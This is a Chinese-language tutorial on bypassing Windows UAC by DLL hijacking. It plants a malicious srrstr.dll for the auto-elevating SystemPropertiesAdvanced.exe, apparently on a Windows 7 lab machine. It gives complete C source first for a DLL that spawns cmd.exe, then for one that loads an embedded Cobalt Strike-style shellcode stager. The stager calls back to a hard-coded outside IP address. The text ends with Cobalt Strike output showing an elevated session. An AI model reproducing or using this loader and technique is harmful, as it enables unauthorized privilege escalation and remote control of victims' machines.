基于白名单DLL劫持绕过UAC提权

提权原理

DLL是什么

dll为动态链接库文件，又称"应用程序拓展"，是软件文件类型。在Windows中许多应用程序并不是一个完整的可执行文件，它们被分割成一些相对独立的动态链接库文件，即dll文件，放置于系统中，个人理解类似于我们编程中引入的模块

DLL提权原理

如果在进程尝试加载一个DLL时没有指定DLL的绝对路径，那么Windows会尝试去指定的目录下查找这个DLL；如果攻击者能够控制其中的某一个目录，并且放一个恶意的DLL文件到这个目录下，这个恶意的DLL便会被进程所加载，从而造成代码执行。这就是所谓的DLL劫持


DLL的记载顺序如下

```
1、应用程序加载的目录
2、C:\Windows\System32
3、C:\Windows\System
4、C:\Windows
5.加载 DLL 时所在的当前目录
6.PATH环境变量中列出的目录
```

Know Dlls注册表项、


从windows7之后，微软为了更进一步的防御系统的dll劫持，将一些容易被劫持的系统dll写进了一个注册表项中，那么凡是在此项目下的dll文件就会被禁止从exe自身所在目录下调用，而只能从系统目录即system32目录下调用

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs
```




提权环境

当前采用win7系统，找到一个白名单的程序`SystemPropertiesAdvanced.exe`位置在`C:\Windows\SysWOW64\SystemPropertiesAdvanced.exe`目录下，打开如下是windows的属性设置，通过进程监控找到加载的DLL文件进行劫持就可以提权



先将操作在本地执行，使用procmon进行监控，过滤DLL和 NAME NOT FOUND ，寻找可以替换的DLL文件，注意文件的权限是否可以在目录写入，可以看到在C盘的tools目录的jdk文件中有一个srrstr.dll被调用，但是没有加载，我们生成恶意的DLL文件看看是否可以被劫持




打开C语言编辑器生成DLL文件，进行弹出CMD窗口，或者打开计算器进行测试CPP文件内容如下

```
/* Replace "dll.h" with the name of your header */
#include "dll.h"
#include <windows.h>
#include <stdlib.h>

BOOL WINAPI DllMain(HINSTANCE hinstDLL,DWORD fdwReason,LPVOID lpvReserved)
{
    switch(fdwReason)
    {
        case DLL_PROCESS_ATTACH:
        {
            system("cmd.exe");
        }
        case DLL_PROCESS_DETACH:
        {
            break;
        }
        case DLL_THREAD_ATTACH:
        {
            break;
        }
        case DLL_THREAD_DETACH:
        {
            break;
        }
    }

    /* Return TRUE on success, FALSE on failure */
    return TRUE;
}
```

dllmain.cpp [*] dll.h


```cpp
/* Replace "dll.h" with the name of your header */
#include "dll.h"
#include <windows.h>
#include <stdlib.h>

BOOL WINAPI DllMain(HINSTANCE hinstDLL,DWORD fdwReason,LPVOID lpvReserved)
{
    switch(fdwReason)
    {
        case DLL_PROCESS_ATTACH:
        {
            system("cmd.exe");
        }
        case DLL_PROCESS_DETACH:
        {
            break;
        }
        case DLL_THREAD_ATTACH:
        {
            break;
        }
        case DLL_THREAD_DETACH:
        {
            break;
        }
    }

    /* Return TRUE on success, FALSE on failure */
    return TRUE;
}
```

生成DLL文件并且，传到`C:\tools\jdk-11.0.11\bin\srrstr.dll`目录下，看看是否能劫持，并且绕过UAC



提权步骤

知道了提权的原理接下来我们利用CS上线进行劫持DLL提权绕过UAC认证，首先上线CS




生成shellcode，并且加载到DLL文件中，上传到目标系统中加载的代码如下


```
/* Replace "dll.h" with the name of your header */
#include "dll.h"
#include <windows.h>
#include <stdlib.h>
HANDLE hThread = NULL;
typedef void(__stdcall* JMP_SHELLCODE)();
unsigned char shellcode[800] = {
```

```
0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,
0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,
0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf0,0x52,0x57,
0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,
0xd0,0x50,0x8b,0x48,0x18,0x8b,0x58,0x20,0x01,0xd3,0xe3,0x3c,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0x31,0xc0,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,
0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe2,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,
0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x86,0x5d,
0x68,0x6e,0x65,0x74,0x00,0x68,0x77,0x69,0x6e,0x69,0x54,0x68,0x4c,0x77,0x26,0x07,
0xff,0xd5,0x31,0xff,0x57,0x57,0x57,0x57,0x57,0x68,0x3a,0x56,0x79,0xa7,0xff,0xd5,
0xe9,0x84,0x00,0x00,0x00,0x5b,0x31,0xc9,0x51,0x51,0x6a,0x03,0x51,0x51,0x68,0xb8,
0x22,0x00,0x00,0x53,0x50,0x68,0x57,0x89,0x9f,0xc6,0xff,0xd5,0xeb,0x70,0x5b,0x31,
0xd2,0x52,0x68,0x00,0x02,0x40,0x84,0x52,0x52,0x52,0x53,0x52,0x50,0x68,0xeb,0x55,
0x2e,0x3b,0xff,0xd5,0x89,0xc6,0x83,0xc3,0x50,0x31,0xff,0x57,0x57,0x6a,0xff,0x53,
0x56,0x68,0x2d,0x06,0x18,0x7b,0xff,0xd5,0x85,0xc0,0x0f,0x84,0xc3,0x01,0x00,0x00,
0x31,0xff,0x85,0xf6,0x74,0x04,0x89,0xf9,0xeb,0x09,0x68,0xaa,0xc5,0xe2,0x5d,0xff,
0xd5,0x89,0xc1,0x68,0x45,0x21,0x5e,0x31,0xff,0xd5,0x31,0xff,0x57,0x6a,0x07,0x51,
0x56,0x50,0x68,0xb7,0x57,0xe0,0x0b,0xff,0xd5,0xbf,0x00,0x2f,0x00,0x00,0x39,0xc7,
0x74,0xb7,0x31,0xff,0xe9,0x91,0x01,0x00,0x00,0xe9,0xc9,0x01,0x00,0x00,0xe8,0x8b,
0xff,0xff,0xff,0x2f,0x4e,0x55,0x6c,0x4d,0x00,0x35,0x4f,0x21,0x50,0x25,0x40,0x41,
0x50,0x5b,0x34,0x5c,0x50,0x5a,0x58,0x35,0x34,0x28,0x50,0x5e,0x29,0x37,0x43,0x43,
0x29,0x37,0x7d,0x24,0x45,0x49,0x43,0x41,0x52,0x2d,0x53,0x54,0x41,0x4e,0x44,0x41,
0x52,0x44,0x2d,0x41,0x4e,0x54,0x49,0x56,0x49,0x52,0x55,0x53,0x2d,0x54,0x45,0x53,
0x54,0x2d,0x46,0x49,0x4c,0x45,0x21,0x24,0x48,0x2b,0x48,0x2a,0x00,0x35,0x4f,0x21,
0x50,0x25,0x00,0x55,0x73,0x65,0x72,0x2d,0x41,0x67,0x65,0x6e,0x74,0x3a,0x20,0x4d,
0x6f,0x7a,0x69,0x6c,0x6c,0x61,0x2f,0x34,0x2e,0x30,0x20,0x28,0x63,0x6f,0x6d,0x70,
0x61,0x74,0x69,0x62,0x6c,0x65,0x3b,0x20,0x4d,0x53,0x49,0x45,0x20,0x37,0x2e,0x30,
0x3b,0x20,0x57,0x69,0x6e,0x64,0x6f,0x77,0x73,0x20,0x4e,0x54,0x20,0x35,0x2e,0x31,
0x3b,0x20,0x2e,0x4e,0x45,0x54,0x20,0x43,0x4c,0x52,0x20,0x32,0x2e,0x30,0x2e,0x35,
0x30,0x37,0x32,0x37,0x3b,0x20,0x49,0x6e,0x66,0x6f,0x50,0x61,0x74,0x68,0x2e,0x32,
0x29,0x0d,0x0a,0x00,0x35,0x4f,0x21,0x50,0x25,0x40,0x41,0x50,0x5b,0x34,0x5c,0x50,
0x5a,0x58,0x35,0x34,0x28,0x50,0x5e,0x29,0x37,0x43,0x43,0x29,0x37,0x7d,0x24,0x45,
0x49,0x43,0x41,0x52,0x2d,0x53,0x54,0x41,0x4e,0x44,0x41,0x52,0x44,0x2d,0x41,0x4e,
0x54,0x49,0x56,0x49,0x52,0x55,0x53,0x2d,0x54,0x45,0x53,0x54,0x2d,0x46,0x49,0x4c,
0x45,0x21,0x24,0x48,0x2b,0x48,0x2a,0x00,0x35,0x4f,0x21,0x50,0x25,0x40,0x41,0x50,
0x5b,0x34,0x5c,0x50,0x5a,0x58,0x35,0x34,0x28,0x50,0x5e,0x29,0x37,0x43,0x43,0x29,
0x37,0x7d,0x24,0x45,0x49,0x43,0x41,0x52,0x2d,0x53,0x54,0x41,0x4e,0x44,0x41,0x52,
0x44,0x2d,0x41,0x4e,0x54,0x49,0x56,0x49,0x52,0x55,0x53,0x2d,0x54,0x45,0x53,0x54,
0x2d,0x46,0x49,0x4c,0x45,0x21,0x24,0x48,0x2b,0x48,0x2a,0x00,0x35,0x4f,0x21,0x50,
0x25,0x40,0x41,0x50,0x5b,0x34,0x5c,0x50,0x5a,0x58,0x35,0x34,0x28,0x50,0x5e,0x29,
0x37,0x43,0x43,0x29,0x37,0x7d,0x24,0x45,0x49,0x43,0x41,0x52,0x2d,0x53,0x54,0x41,
0x4e,0x44,0x41,0x52,0x44,0x2d,0x41,0x4e,0x54,0x49,0x56,0x49,0x52,0x55,0x53,0x2d,
0x54,0x45,0x53,0x54,0x2d,0x46,0x49,0x4c,0x45,0x21,0x24,0x48,0x2b,0x48,0x2a,0x00,
0x35,0x4f,0x00,0x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x6a,0x40,0x68,0x00,0x10,0x00,
0x00,0x68,0x00,0x00,0x40,0x00,0x57,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0xb9,
0x00,0x00,0x00,0x00,0x01,0xd9,0x51,0x53,0x89,0xe7,0x57,0x68,0x00,0x20,0x00,0x00,
0x53,0x56,0x68,0x12,0x96,0x89,0xe2,0xff,0xd5,0x85,0xc0,0x74,0xc6,0x8b,0x07,0x01,
0xc3,0x85,0xc0,0x75,0xe5,0x58,0xc3,0xe8,0xa9,0xfd,0xff,0xff,0x31,0x31,0x38,0x2e,
0x31,0x37,0x38,0x2e,0x31,0x33,0x34,0x2e,0x32,0x32,0x36,0x00,0x00,0x00,0x00,0x00
};
DWORD WINAPI jmp_shellcode(LPVOID pPara)
{
    LPVOID lpBase = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
    memcpy(lpBase, shellcode, sizeof(shellcode));
    JMP_SHELLCODE jmp_shellcode = (JMP_SHELLCODE)lpBase;
    jmp_shellcode();
```

```
    return 0;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL,DWORD fdwReason,LPVOID lpvReserved)
{
    switch(fdwReason)
    {
        case DLL_PROCESS_ATTACH:
        {
            hThread = CreateThread(NULL, 0, jmp_shellcode, 0, 0, 0);
        }
        case DLL_PROCESS_DETACH:
        {
            break;
        }
        case DLL_THREAD_ATTACH:
        {
            break;
        }
        case DLL_THREAD_DETACH:
        {
            break;
        }
    }

    /* Return TRUE on success, FALSE on failure */
    return TRUE;
}
```



接下来运行白名单程序，可以看待提权成功，绕过了UAC认证


Cobalt Strike
Cobalt Strike 视图 攻击 报告 帮助 OLa-Tools
external
internal
listener
user
computer
note
process
pid
a...
l...
175.9.143.249
192.168.41.213
wanli
wanli *
WIN7
SystemPropertiesAdvance...
2...
x...
2...
175.9.143.249
192.168.41.213
wanli
wanli
WIN7
1.exe
3...
x...
1s
绕过UAC
日志X
监听器X
Beacon 192.168.41.213@3408 X
Files 192.168.41.213@3408 X
Beacon 192.168.41.213@2520 X